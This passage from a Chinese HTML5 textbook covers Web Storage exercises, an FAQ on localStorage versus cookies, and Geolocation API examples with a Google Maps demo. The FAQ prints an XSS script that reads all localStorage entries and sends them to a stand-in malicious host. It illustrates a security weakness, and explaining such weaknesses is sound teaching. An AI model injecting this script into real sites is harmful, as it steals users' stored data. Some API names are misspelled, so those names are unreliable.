在 savaData 函数中首先调用 addData 函数追加数据，然后调用 showAllData 函数重新

显示表格中的全部数据。

```
    function saveData(){//保存数据
        var name=document.getElementById('name').value;
        var memo=document.getElementById('memo').value;
        var time=new Date().getTime();
        addData(name,memo,time);
        showAllData();
    }
```

上述代码在 Chrome 浏览器中的运行结果如图 7-17 所示。




图 7-17　Web 留言本

7.5　习题

一、填空题

1．Web Storage 分为 sessionStorage 和__________两种。

2．__________格式是 JavaScript Object Notation 的缩写，是将 JavaScript 中的对象作为文本形式来保存时使用的一种格式。

3．当用户关闭浏览器窗口后，数据不会被保存指的是__________对象。

4．如果用户想删除 localStorage 对象的全部数据，可以使用__________方法。

5．__________方法返回一个由实体对象转成的 JSON 格式的文本数据。

二、选择题

1．下面支持本地数据库的浏览器的是__________。

A．IE8

B．Firefox3.0

C．Chrome

D．以上都支持

2．下面的代码中，打开和创建本地数据库的是__________。

A．context.arc(100,100,75,0,Math.PI*2,FALSE);

B．var db=openDatabase('db','1.0','first database',2*1024*1024);

C．tx.executeSql('CREATE TABLE tweets(id,date,tweet)');

D．以上都不正确

3．JSON 中最常用的方法是__________。

A．pause()方法和 stringify()方法

B．pause()方法和 parse()方法

C．parse()方法和 getItem()方法

D．parse()方法和 stringify()方法

4．关于 Web SQL 数据库，下列选项__________的说法是错误的。

A．executeSql 方法的第一个参数指执行的 SQL 语句，第二个参数指 SQL 语句中传入的参数，多个参数之间使用逗号分隔开。

B．openDatabase()方法创建或者打开一个数据库，如果数据库不存在，则创建数据库

C．parse()方法可以将 localStorage 数据转为 JSON 对象

D．stringify()方法可以将一个实体对象转换为 JSON 格式的文本数据

三、上机练习

使用 Web SQL 数据库实现商品的增删改查

网上商城需要增删改查商品的信息，来记录商品的基本信息和销售状况，使用 Web SQL 数据库实现商品信息的增删改查。

7.6　实践疑难解答

7.6.1　本地存储是否可以代替 Cookie



本地存储是否可以代替 Cookie？

网络课堂：http://bbs.itzcn.com/thread-19746-1-1.html

【问题描述】：浏览器使用 Cookie 进行身份验证已经好多年，那现在既然 localStorage 存储空间那么大，是否可以把身份验证的数据直接移植过来呢？

【正确答案】：以现在的情况来看，身份验证数据使用 localStorage 进行存储还不太成熟。我们知道，通常可以使用 XSS 漏洞来获取到 Cookie，然后用这个 Cookie 进行身份验证登录。后来为了防止通过 XSS 获取 Cookie 数据，浏览器支持了使用 HTTPONLY 来保护 Cookie 不被 XSS 攻击获取到。而 localStorage 存储对 XSS 攻击没有任何的抵御机制。一旦出现 XSS 漏洞，那么存储在 localStorage 里的数据就极易被获取到。

如果一个网站存在 XSS 漏洞，那么攻击者注入如下代码，就可以获取使用 localStorage 存储在本地的所有信息。

```
<script>
    var i=0;
    var str="";
    while(localStorage.key(i)!=null)
    {
        var key=localStorage.key(i);
        str+=key+":"+localStorage.getItem(key);
        i++;
    }
    document.location="http://your-malicious-site.com?stolen="+str;
</script>
```

攻击者也可以使用简单的 localStorage.removeItem(key)和 localStorage.clear()对存储数据进行清空。

7.6.2　本地数据存储存在限制



本地数据存储存在哪些限制？

网络课堂：http://bbs.itzcn.com/thread-19747-1-1.html

【问题描述】：HTML 5 本地数据存储功能很强大，但是它有什么缺点和限制？

【正确答案】：浏览器中隐藏的本地数据库让 Web 应用更容易在电脑上缓存数据。对任何一个在浏览器中享受这种台式机体验的人来说，这些数据库可以节省带宽，提升性能。然而它们肯定比不上本地应用的数据的强大功能。HTML 5 的数据存储能力毫无疑问是很重要的功能，但是仍然不能将存储的数据迁移到另外一台机器上，或是制作副本、备份并用另外一个应用打开。所有数据都是隐藏在浏览器之下的。某种程度上说，这是最糟糕的一种情况。因为你要承担存储这些数据库的所有责任而不能对它有任何控制。一些最新的浏览器使你看到在你的机器上创建了哪些数据库，但这些信息是有限的。Safari 甚至使你能够删除数据库，但是你不能浏览这些信息或是将它们迁移到另外一台机器上，这些文件在设计之初就让它不能很容易地被迁移。你同样不能深入到文件中看到底存储了什么。当然，一个程序员可以看懂这些文件，但前提是他们研究清楚了文件格式并且做一些破解等工作。

本地数据存储确实是有限制的，但是在不同的浏览器上，限制是不一样的。因此架构师应该以支持最好的浏览器为准，推荐用户去使用最好的软件，而不是兼容那些垃圾软件。因此，我的建议是：不要让自己的作品去适应当前的、一定会消失的问题，而要追求卓越。在移动浏览器端，Safari 的表现就可能是最好的，存储可能也是最大的（当然，鉴于行业的剧烈变化，这一切是会变的）。

第8章 HTML 5 的高级应用

HTML 5 的出现越来越受到人们的重视与青睐，它除了提供绘图技术、音频和视频播放技术及数据存储等常用功能外，还提供了其他的高级技术（如网络通信、多线程和离线应用等）。本章将介绍 HTML 5 中的高级应用技术，实现获取当前所处位置、离线应用、使用线程处理 JSON 对象等功能。

通过本章的学习，读者可以了解 HTML 5 中提供的高级技术，也可以熟练使用这些技术实现某些常用的功能。

本章学习要点：

- 了解 Geolocation API 的基本知识
- 掌握 geolocation 属性的 3 个方法
- 掌握 position 对象的常用属性，且能够使用这些属性获取地理位置信息
- 掌握如何在页面上使用 Google 地图锁定并且标注用户位置
- 了解跨文档传输协议的基本概念
- 掌握如何实现不同页面、不同端口和不同域之间的消息传递
- 理解离线 Web 应用程序的基本概念
- 掌握 manifest 文件的相关内容
- 掌握 applicationCache 对象的常用事件和方法
- 熟悉与拖放 API 相关的操作事件
- 掌握 dataTransfer 对象的常用属性和方法

8.1 获取地理位置

HTML 5 提供了一组用来获取用户的地理位置信息的 Geolocation API。在移动设备中如果浏览器支持且设置有定位的功能，就可以使用这组 API 定位用户的地理位置。本节详细介绍如何获取地理位置信息。

8.1.1 Geolocation API 概述

HTML 中为 window.navigator 对象新添加了一个 geolocation 属性，该属性可以通过 Geolocation API 进行访问。window.navigator 属性中存在 3 个方法：getCurrentPosition()、watchCurrentPosition()和 clearWath()。

1. getCurrentPosition()方法

getCurrentPosition()方法可以获取用户当前的地理位置信息，该方法的语法形式如下所示：

```
window.navigator.geolocation.getCurrentPosition(onSuccessCallback,onErrorCallback,options);
```

上述语法中 getCurrentPosition()方法传入了 3 个参数，第一个参数用于成功获取当前地理位置时的回调函数，该函数需要传入形参对象 position，该对象在下一节进行介绍；第二个参数用于获取当前地理位置失败时的回调函数；第三个参数是一个可选择的对象，表示一些属性内容。

getCurrentPosition()方法的第二个参数需要使用 error 对象作为形参，error 对象包含两个属性：code 和 message。它们的具体说明如下所示：

（1）code 属性

code 属性用于获取定位失败的原因，该属性的属性值有 4 个。其具体说明如下所示：


- **0** 描述未知的错误信息。
- **1** 用户拒绝了定位服务的请求。
- **2** 没有正确获取（或者获取不到）地理位置信息。
- **3** 获取地理位置时操作过时。

（2）message 属性

message 属性用于获取出错的详细文字信息，该属性是一个字符串，它在开发和调试时非常有用，但是某些浏览器不支持该属性，如 Firefox 3.6 之前的浏览器版本。

getCurrentPosition()方法的第三个参数没有省略时，message 的可选属性列表如下所示：

- **timeout** 设置获取地理位置信息操作的超时限制，单位为毫秒。如果在该时间内未获取到地理位置信息则返回错误。
- **maximumAge** 设置缓存获取的地理位置数据信息的有效时间（单位为毫秒），超过时间的重新获取，否则调用缓存中的数据信息。
- **enableHighAccuracy** 表示是否要精确地获取地理位置信息，它是一个布尔值，默认为 false。在移动设备上如果设置为 true，则需要消耗更多的电量。



由于使用设备时需要结合设备电量、具体地理情况来综合考虑，所以 enableHighAccuracy 在很多设备上设置了都没有用。因此多数情况下把该属性设为默认，由设备自身来调整。

【实践案例 8-1】

在新添加的 HTML 页面中，使用 getCurrentPosition()方法获取当前用户的浏览器地理位置信息时，在弹出是否共享窗口的对话框中单击不同按钮显示不同的效果。实现的具体步骤如下所示：

（1）添加新的 HTML 页面，head 部分添加 script 元素，并向该元素的函数中添加代码便于页面加载时调用。JavaScript 的具体代码如下所示：

```
<script>
function init()
{
    if(navigator.geolocation)                //浏览器是否支持当前位置查询功能
    {
        navigator.geolocation.getCurrentPosition(  //执行获取位置操作
            function(position)
            {
                alert("获取信息成功！");
            },
            function(error)
            {
                alert(error.code+":::"+error.message);
            },
            {
                maximumAge:3*1000*60,
                timeout:5000
            }
        )
    }else{
        alert("浏览器不支持当前位置的显示功能");
    }
}
</script>
```

上述代码中首先使用 navigator.geolocation 判断当前浏览器是否支持位置查询功能，如果不支持则直接弹出提示。如果支持位置查询功能浏览器会询问用户是否共享地理位置，如果共享则调用成功的回调函数；如果拒绝共享或出现错误则调用失败的回调函数，最后设置缓存位置的有效时间和超时限制。

（2）由于各浏览器厂商对 Geolocation API 的支持情况不完全相同，所以各个浏览器显示的效果也不一样。如图 8-1 和图 8-2 分别为在 Google 浏览器单击【允许】和【拒绝】按钮时的效果。




图 8-1　单击【允许】按钮时的效果




图 8-2　单击【拒绝】按钮时的效果

（3）分别在 Opera 浏览器和 Firefox 浏览器中运行上述脚本，页面的最终显示效果如图 8-3 和图 8-4 所示。



图 8-3　Opera 浏览器的显示效果





图 8-4　Firefox 浏览器的运行效果



如果使用 Google 浏览器显示地理位置被自动拒绝，可以把当前的页面在 IIS 中发布，以“http://localhost”的形式进行访问。

2. watchCurrentPosition()

watchCurrentPosition()方法用于持续获取用户的当前地理位置信息，它会定期地自动获取。该方法的语法形式如下所示：

```
int watchCurrentPosition(onSuccessCallback,onErrorCallback,options);
```

上述语法中为 watchCurrentPosition()方法传递了 3 个参数，这 3 个参数的使用方法与 getCurrentPosition()方法中的参数相同。该方法的返回值是一个数字，该数字可以被 clearWatch()方法使用，表示停止对当前地理位置信息的监视。

3. clearWath()

clearWath()可以停止对当前用户的地理位置信息的监视。其语法形式如下：

```
void clearWath(watchId);
```

使用该方法时需要向该方法中传递形参，它的值为调用 watchCurrentPosition()方法监视地理位置信息时的返回参数。

8.1.2　position 对象

上一节已经通过一个简单的案例演示了 getCurrentPosition()方法的使用，如果获取位置

成功时会自动调用成功的回调函数，该函数可以通过一个对象参数 position 获取所有的地理位置详细数据信息。

position 对象包含两个重要属性：timestamp 和 coords。timestamp 属性表示获取地理位置的时间，而 coords 属性则包含多个属性值，其具体说明如表 8-1 所示。

表 8-1　coords 属性所包含的值

值名称	说明
accuracy	当前地理位置的精确度
latitude	当前地理位置的纬度
longitude	当前地理位置的经度
altitude	当前地理位置的海拔高度
altitudeAccurancy	当前地理位置的海拔精确度（单位：米）
heading	当前设置的前进方向，用面朝正北方向的顺时针旋转角度来表示。无法获取时返回值为 null
speed	当前设置的前进速度，以米/秒为单位，无法获取时返回值为 null




表 8-1 中只有 latitude、longitude 和 accuracy 属性中保证有数据，其余属性是否返回 null 取决于设备的能力和其所采用的后端定位服务器。如果有可能的话，heading 属性和 speed 属性可以基于用户之前的位置计算出来。

【实践案例 8-2】

本案例通过 position 对象的相关属性获取用户当前的地理位置信息。实现该功能步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 span 元素，该元素显示详细的地理信息。页面相关具体代码如下所示：

```
<span id="ShowMessage"></span>
```

（2）页面加载时调用 init()函数自动获取信息，该函数的具体代码如下所示：

```
function init()
{
    if(navigator.geolocation)                         //判断浏览器是否支持
    {
        navigator.geolocation.getCurrentPosition(
            handle_getInfo,                           //成功时调用的函数
            handle_error,                             //失败时调用的函数
            {                                         //其他属性信息的设置
                maximumAge:5*1000*60,                 //缓存有效时间
                timeout:5000                          //超时时间限制
            }
        )
    }else{
        alert("浏览器不支持当前位置的显示功能");
```

```
        }
    }
    window.addEventListener("load",init,true);      //页面加载时调用 init()事件
```

上述代码首先判断浏览器是否支持显示当前位置的功能，如果支持成功则调用 handle_getInfo()函数，失败则调用 handle_error()函数且设置其他属性的相关信息。

（3）handle_getInfo()函数在浏览器支持成功时才执行，在该函数中传递一个参数 position 对象，然后调用该对象的相关属性显示详细内容。其具体代码如下所示：

```
function handle getInfo(position)
{
    var strHTML = "";
    var objInfo = position.coords;
    strHTML += "当前位置的纬度值: <b>" + objInfo.latitude + "</b><br/>";
    strHTML += "当前位置的经度值: <b>" + objInfo.longitude + "</b><br/>";
    strHTML += "当前位置的精确度: <b>" + objInfo.accuracy + "</b><br/>";
    strHTML += "当前位置的前进速度: <b>" + objInfo.speed + "</b><br/>";
    strHTML += "当前位置的前进方向: <b>" + objInfo.heading + "</b><br/>";
    strHTML += "当前位置的时间戳: <b>" + objInfo.timestamp + "</b><br/>";
    document.getElementById("ShowMessage").innerHTML = strHTML;
}
```

上述代码首先声明全局变量 strHTML，保存要显示的内容，接着调用 coords 属性的多个属性值分别显示经度值、纬度值、精确度及前进速度和前进方向等，然后直接调用 positiion 对象的 timestamp 属性显示时间戳，最后将变量中的内容显示到 id 为 ShowMessage 的 span 元素中。

（4）handle_error()函数在浏览器支持失败时才会执行，在该函数中传递一个参数 error 对象，然后根据 code 属性的值判断显示不同的内容。其具体代码如下所示：

```
function handle_error(error)
{
    switch(error.code){                          //获取 code 属性的值
        case 0:
            alert("出现了未知的错误！");
            break;
        case 1:
            alert("位置服务被拒绝");
            break;
        case 2:
            alert("暂时获取不到位置信息");
            break;
        case 3:
            alert("获取信息超时");
            break;
    }
}
```

（5）运行本案例的代码进行测试，页面的最终效果如图 8-5 所示。



图 8-5　显示地理位置的详细内容

8.1.3　使用 Google 地图锁定当前位置

前两节已经介绍过如何通过 getCurrentPosition()方法获取当前地理位置的详细信息，既然可以正确获取地理位置的数据，那么就可以通过使用 Google 地图中的 Google Map API 将获取的位置信息标注在地图中，从而实现在 Google 地图中锁定当前位置的功能。

【实践案例 8-3】

本案例在页面上显示一幅 Google 地图，并且把用户当前的地理位置标注在地图上面，如果用户的位置发生改变，则会把之前在地图上的标注自动更新到新的位置上。实现该功能的具体步骤如下所示：

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素，并且指定该元素的宽度和高度。页面相关具体代码如下所示：

```
<div id="map" style="width:100%; height:1000px;"></div>
```

（2）在页面中导入 Google Map API 的脚本文件，其具体代码如下所示：

```
<script type="text/javascript" src="http://maps.google.com/maps/api/js?
sensor=false"></script>
```

（3）页面加载时会自动调用 init()函数，该函数的具体代码如下所示：

```
function init()
{
    if(navigator.geolocation)
    {
        navigator.geolocation.getCurrentPosition(
            handle success,
            handle error,
            {
                maximumAge:5*1000*60,
                timeout:5000
            }
        )
```

```
        }else{
            alert("浏览器不支持当前位置的显示功能");
        }
    }
    window.addEventListener("load",init,true);
```

在上述代码中，如果当前的浏览器允许显示当前地理位置则调用成功的函数handle_success()，如果当前浏览器拒绝显示当前位置则调用 handle_error()函数，然后设置其他属性内容（如缓存时间和超时时间等）。

（4）handle_success()函数将会加载显示用户的当前地理位置信息，该函数的具体代码如下所示：

```
    function handle success(position)
    {
        var coords = position.coords;
        //根据获取的经度与纬度创建一个地图中心坐标
        var latlng = new google.maps.LatLng(coords.latitude,coords.longitude);
        var myOptions = {           //将中心点设置为页面打开时 Google 地图的中心点
            zoom:16,                //设定放大倍数
            center:latlng,          //将地图中心点设定为指定的坐标点
            mapTypeId:google.maps.MapTypeId.ROADMAP         //指定地图类型
        };
        //创建地图，并与页面中显示
        var objmap = new google.maps.Map(document.getElementById("map"),
        myOptions);
        var objmarker = new google.maps.Marker({             //创建一个地图标记
            position:latlng,                  //将前面指定的坐标点标注出来
            map:objmap
        });
        var windowinfo = new google.maps.InfoWindow({
                                              //创建一个地图标记窗口并设置注释内容
            content:"当前位置"
        });
        windowinfo.open(objmap,objmarker);  //在地图中打开标记窗口
    }
```

上述代码首先调用 LatLng()方法根据获取的经度与纬度创建一个地图中心坐标，接着在变量 myOptions 中将中心点设定为页面打开时 Google 地图的中心点，然后创建地图并显示到页面中。创建完成后调用 Marker()方法创建一个地图标注，然后调用 InfoWindow()方法创建一个地图标注窗口并通过 content 属性设置注释内容，最后调用 open()方法在地图中打开标注窗口。

（5）handle_error()函数将会在用户拒绝或获取位置信息失败的情况下调用，其具体代码可参考案例 8-2 的第 4 步，这里不再详细介绍。

（6）运行本案例的代码进行测试，不同浏览器的显示效果会有所不同，如图 8-6 和图

8-7 分别为 Google 浏览器和 Opera 浏览器的效果。




图 8-6　Google 浏览器地图效果

